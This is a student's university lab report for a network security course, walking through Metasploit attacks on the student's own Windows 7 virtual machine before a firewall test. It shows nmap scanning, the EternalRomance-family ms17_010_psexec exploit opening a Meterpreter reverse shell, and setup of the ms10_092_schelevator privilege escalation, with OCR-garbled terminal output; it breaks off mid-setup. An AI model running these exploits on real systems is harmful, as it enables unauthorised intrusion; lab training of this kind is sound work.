



اونیورسیتی ملیسیا فہر السلطان عبد الله  
UNIVERSITI MALAYSIA PAHANG  
**AL-SULTAN ABDULLAH**

**BCN2023**

**DATA NETWORK AND STRUCTURE**

**LAB ASSIGNMENT 3**

**(Semester 1 2024/2025)**

**LECTURER NAME: EN ABDULLAH BIN MAT SAFRI**

**NAME : NUR AMIRAH SHAHIRA BINTI ZULKIFLI**

**MATRIC NUMBER : CA22044**

**SECTION : 01A**

**DATE OF SUBMISSION : 03 JANUARY 2025**


## TASK 5

### A. Using A Firewall to Stop Attacks

1. Search for any third-party firewall software on the Internet.
  - Karoly Padoss
2. Install and run the firewall into a lab virtual Windows 7 machine. Make sure the Windows firewall is off.
3. Run back the THREE (3) exploits from your previous task (Task 4A lab assignment 2). Make sure the attacks are still successful.
4. Now run the third-party firewall and set it up to make sure that the attacks earlier can be stopped by the firewall.
5. Show inside the firewall logs or its screening area that it has stopped the attacks successfully


## Step 1

- Turn off windows firewall
- Click on Control Panel > System and Security > Windows Firewall > Turn Windows Firewall on or off > Turn off Windows Firewall.



## Step 2

- Download and run third party firewall
- <https://tinywall.en.uptodown.com/windows/versions>
- Download version 3.2.5



## Step 3

- Run back 3 exploit from previous lab assignment
- 1. ms17\_010\_psexec

### Step 1: ping both machine

- Kali Linux :

```
amirah@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/amirah/.zsh_history
(amirah@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inetc6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:82:09:6d brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.47/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
        valid_lft 604522sec preferred_lft 604522sec
    inetc6 fe80::a0:27ff:fe82:96d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(amirah@kali)-[~]
$ ping 192.168.137.177
PING 192.168.137.177 (192.168.137.177) 56(84) bytes of data.
64 bytes from 192.168.137.177: icmp_seq=1 ttl=128 time=1.24 ms
64 bytes from 192.168.137.177: icmp_seq=2 ttl=128 time=1.19 ms
64 bytes from 192.168.137.177: icmp_seq=3 ttl=128 time=1.37 ms
64 bytes from 192.168.137.177: icmp_seq=4 ttl=128 time=0.652 ms
64 bytes from 192.168.137.177: icmp_seq=5 ttl=128 time=0.472 ms
64 bytes from 192.168.137.177: icmp_seq=6 ttl=128 time=0.510 ms
64 bytes from 192.168.137.177: icmp_seq=7 ttl=128 time=1.10 ms
64 bytes from 192.168.137.177: icmp_seq=8 ttl=128 time=0.757 ms
64 bytes from 192.168.137.177: icmp_seq=9 ttl=128 time=0.742 ms
64 bytes from 192.168.137.177: icmp_seq=10 ttl=128 time=0.894 ms
64 bytes from 192.168.137.177: icmp_seq=11 ttl=128 time=0.873 ms
64 bytes from 192.168.137.177: icmp_seq=12 ttl=128 time=0.723 ms
64 bytes from 192.168.137.177: icmp_seq=13 ttl=128 time=1.96 ms
64 bytes from 192.168.137.177: icmp_seq=14 ttl=128 time=5.13 ms
64 bytes from 192.168.137.177: icmp_seq=15 ttl=128 time=1.45 ms
64 bytes from 192.168.137.177: icmp_seq=16 ttl=128 time=1.06 ms
^C
--- 192.168.137.177 ping statistics ---
16 packets transmitted, 16 received, 0% packet loss, time 15102ms
rtt min/avg/max/mdev = 0.472/1.256/5.128/1.066 ms
```

- Windows :

```
C:\Windows\system32\cmd.exe
Connection-specific DNS Suffix . : mshome.net
Link-local IPv6 Address . . . . . : fe80::d5fb:2008:a685:55bd%11
IPv4 Address . . . . . : 192.168.137.177
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.137.1

Tunnel adapter isatap.mshome.net:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : mshome.net

C:\Users\amirah>ping 192.168.137.47

Pinging 192.168.137.47 with 32 bytes of data:
Reply from 192.168.137.47: bytes=32 time=6ms TTL=64
Reply from 192.168.137.47: bytes=32 time<1ms TTL=64
Reply from 192.168.137.47: bytes=32 time<1ms TTL=64
Reply from 192.168.137.47: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.137.47:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 6ms, Average = 1ms

C:\Users\amirah>
```

## Step 2 : Nmap to make sure port open

```
amirah@kali: ~
File Actions Edit View Help
(amirah@kali)-[~]
$ nmap -A 192.168.137.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 16:39 +08
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:40 (0:00:21 remaining)
Nmap scan report for amirah-PC.mshome.net (192.168.137.177)
Host is up (0.0010s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
7/tcp      open  echo
9/tcp      open  discard?
13/tcp     open  daytime          Microsoft Windows USA daytime
17/tcp     open  qotd             Windows qotd (English)
19/tcp     open  chargen
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Windows 7 Professional 7601 Service Pack 1 microsoft-ds
                           (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: AMIRAH-PC
|   NetBIOS_Domain_Name: AMIRAH-PC
|   NetBIOS_Computer_Name: AMIRAH-PC
|   DNS_Domain_Name: amirah-PC
|   DNS_Computer_Name: amirah-PC
|   Product_Version: 6.1.7601
|   System_Time: 2024-12-15T08:42:20+00:00
|   _ssl-date: 2024-12-15T08:42:34+00:00; -3s from scanner time.
|   ssl-cert: Subject: commonName=amirah-PC
|   Not valid before: 2024-12-13T09:10:24
|   Not valid after:  2025-06-14T09:10:24
5357/tcp   open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: AMIRAH-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: amirah-PC
```

### Step 3 : Launch metasploit

```
amirah@kali: ~
File Actions Edit View Help
t/
Nmap done: 1 IP address (1 host up) scanned in 173.68 seconds
(amarah@kali)-[~]
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

METASPLOIT CYBER MISSILE COMMAND V5

#####
# WAVE 5 ##### SCORE 31337 #####
##### HIGH FFFFFFFF #
#####
https://metasploit.com

      =[ metasploit v6.4.38-dev           ]
+ -- --=[ 2467 exploits - 1270 auxiliary - 431 post      ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops        ]
+ -- --=[ 9 evasion                                ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

## Step 4 : Search for the exploit

- Find the module

```
amirah@kali: ~
File Actions Edit View Help
msf6 > search ms17_010
Matching Modules
=====
#   Name                               Disclosure Date   Rank    Check  Des
cryption
-
0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14   average  Yes    MS1
7-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1   \_ target: Automatic Target
2   \_ target: Windows 7
3   \_ target: Windows Embedded Standard 7
4   \_ target: Windows Server 2008 R2
5   \_ target: Windows 8
6   \_ target: Windows 8.1
7   \_ target: Windows Server 2012
8   \_ target: Windows 10 Pro
9   \_ target: Windows 10 Enterprise Evaluation
10  exploit/windows/smb/ms17_010_psexec      2017-03-14   normal   Yes    MS1
7-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11  \_ target: Automatic
12  \_ target: PowerShell
13  \_ target: Native upload
14  \_ target: MOF upload
15  \_ AKA: ETERNALSYNERGY
16  \_ AKA: ETERNALROMANCE
17  \_ AKA: ETERNALCHAMPION
18  \_ AKA: ETERNALBLUE
19  auxiliary/admin/smb/ms17_010_command      2017-03-14   normal   No     MS1
7-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20  \_ AKA: ETERNALSYNERGY
21  \_ AKA: ETERNALROMANCE
22  \_ AKA: ETERNALCHAMPION
23  \_ AKA: ETERNALBLUE
24  auxiliary/scanner/smb/smb_ms17_010          normal   No     MS1
7-010 SMB RCE Detection
25  \_ AKA: DOUBLEPULSAR
26  \_ AKA: ETERNALBLUE

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > 
```

## Step 5 : Use the exploit

- Load the module

```
amirah@kali:~
```

File Actions Edit View Help

Matching Modules

#	Name	Disclosure Date	Rank	Check	Des
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS1
7-010	EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	└ target: Automatic Target	.	.	.	.
2	└ target: Windows 7	.	.	.	.
3	└ target: Windows Embedded Standard 7	.	.	.	.
4	└ target: Windows Server 2008 R2	.	.	.	.
5	└ target: Windows 8	.	.	.	.
6	└ target: Windows 8.1	.	.	.	.
7	└ target: Windows Server 2012	.	.	.	.
8	└ target: Windows 10 Pro	.	.	.	.
9	└ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS1
7-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
11	└ target: Automatic	.	.	.	.
12	└ target: PowerShell	.	.	.	.
13	└ target: Native upload	.	.	.	.
14	└ target: MOF upload	.	.	.	.
15	└ AKA: ETERNALSYNERGY	.	.	.	.
16	└ AKA: ETERNALROMANCE	.	.	.	.
17	└ AKA: ETERNALCHAMPION	.	.	.	.
18	└ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS1
7-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution				
20	└ AKA: ETERNALSYNERGY	.	.	.	.
21	└ AKA: ETERNALROMANCE	.	.	.	.
22	└ AKA: ETERNALCHAMPION	.	.	.	.
23	└ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS1
7-010	SMB RCE Detection				
25	└ AKA: DOUBLEPULSAR	.	.	.	.
26	└ AKA: ETERNALBLUE	.	.	.	.

Interact with a module by name or index. For example `info 26`, `use 26` or `use auxiliary/scanner/smb/smb_ms17_010`

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > options
```

## Step 6 : Check options

- Ensure all required settings are configured

```
amirah@kali: ~
File Actions Edit View Help
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--            --                --        --
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99              yes       How many times to try to leak transaction
NAMEDPIPE     -               no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS        -               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes       The Target port (TCP)
SERVICE_DESCRIPTION -             no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME -           no        The service display name
SERVICE_NAME   -               no        The service name
SHARE         ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass       -               no        The password for the specified username
SMBUser       -               no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--            --                --        --
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.137.47  yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port
```

## Step 7 : SET options & run

- Set RHOST

```
amirah@kali: ~
File Actions Edit View Help
SERVICE_DISPLAY_NAME /home/amirah/.zsh_history The service display name
E SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be
an admin share (ADMIN$,C$,...) o
r a normal read/write folder sha
re
SMBDomain . no The Windows domain to use for au
thentication
SMBPass no The password for the specified u
sername
SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, proce
ss, none)
LHOST 192.168.137.47 yes The listen address (an interface may be specifie
d)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- --
0 Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.137.177
RHOST => 192.168.137.177
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.137.47:4444
[*] 192.168.137.177:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 192.168.137.177:445 - Unable to find accessible named pipe!
[*] Sending stage (177734 bytes) to 192.168.137.177
[*] Meterpreter session 1 opened (192.168.137.47:4444 → 192.168.137.177:49631) at 2024-12
-15 05:06:39 +0800
meterpreter > 
```

## Step 8 :

- After getting the meterpreter, run several commands that show it is the Windows Machine like pwd, and sysinfo.
- It shows what is the current process id, and what is its name



The screenshot shows a terminal window titled "amirah@kali: ~". The window displays the following content:

```
zsh: corrupt history file /home/amirah/.zsh_history
SMBUser [root] -[~] no sername
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, proce
ss, none)
LHOST     192.168.137.47   yes       The listen address (an interface may be specific
d)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.137.177
RHOST => 192.168.137.177
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.137.47:4444
[*] 192.168.137.177:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 192.168.137.177:445 - Unable to find accessible named pipe!
[*] Sending stage (177734 bytes) to 192.168.137.177
[*] Meterpreter session 1 opened (192.168.137.47:4444 → 192.168.137.177:49631) at 2024-12
-15 05:06:39 +0800

meterpreter > pwd
C:\Windows\system32
meterpreter > sysinfo
Computer      : AMIRAH-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > 
```

## 2. ms10\_092\_schelevator

Repeat step 1 until step 3

Step 4 : Search for the exploit

- Find the module

```
File Actions Edit View Help
amirah@kali: ~
msf6 > search ms10_092
[+] Searching for ms10_092 in /home/amirah/.zsh_history
Matching Modules
=====
#  Name                                     Disclosure Date   Rank      Check
Description
-
0  exploit/windows/local/ms10_092_schelevator    2010-09-13     excellent  Yes
Windows Escalate Task Scheduler XML Privilege Escalation
  1    \_ target: Windows Vista / 7 / 2008 (Dropper) .
  2    \_ target: Windows Vista / 7 / 2008 (Command) .
.

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/local/ms10_092_schelevator
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Vista / 7 / 2008 (Command)'

msf6 > use exploit/windows/local/ms10_092_schelevator
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/local/ms10_092_schelevator) > options

Module options (exploit/windows/local/ms10_092_schelevator):
=====
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on
TASKNAME        no         A name for the created task (default random)

Payload options (windows/shell/reverse_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          0.0.0.0      yes        The listen address (an interface may be specified)
LPORT          4444        yes        The listen port

Exploit target:
```

## Step 5 : Use the exploit

- Load the module and check options

```
amirah@kali: ~
File Actions Edit View Help
ruby corrupt_history_file /home/amirah/.zsh_history
msf6 > use exploit/windows/local/ms10_092_schelevator
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/local/ms10_092_schelevator) > options

Module options (exploit/windows/local/ms10_092_schelevator):
=====
Name      Current Setting  Required  Description
_____
SESSION          yes        The session to run this module on
TASKNAME         no         A name for the created task (default random)


Payload options (windows/shell/reverse_tcp):
=====
Name      Current Setting  Required  Description
_____
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, proce
ss, none)
LHOST           0.0.0.0     yes        The listen address (an interface may be specific
d)
LPORT          4444         yes        The listen port

Exploit target:
=====
Id  Name
--  --
0   Windows Vista / 7 / 2008 (Dropper)

View the full module info with the info, or info -d command.
```

## Step 6 : Set all the options and run the exploit

- Set PAYLOAD, LHOST, and LPORT



The screenshot shows a terminal window titled "amirah@kali: ~" with the following Metasploit session setup:

```
msf6 exploit(windows/local/ms10_092_schelevator) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/local/ms10_092_schelevator) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms10_092_schelevator) > sessions -l

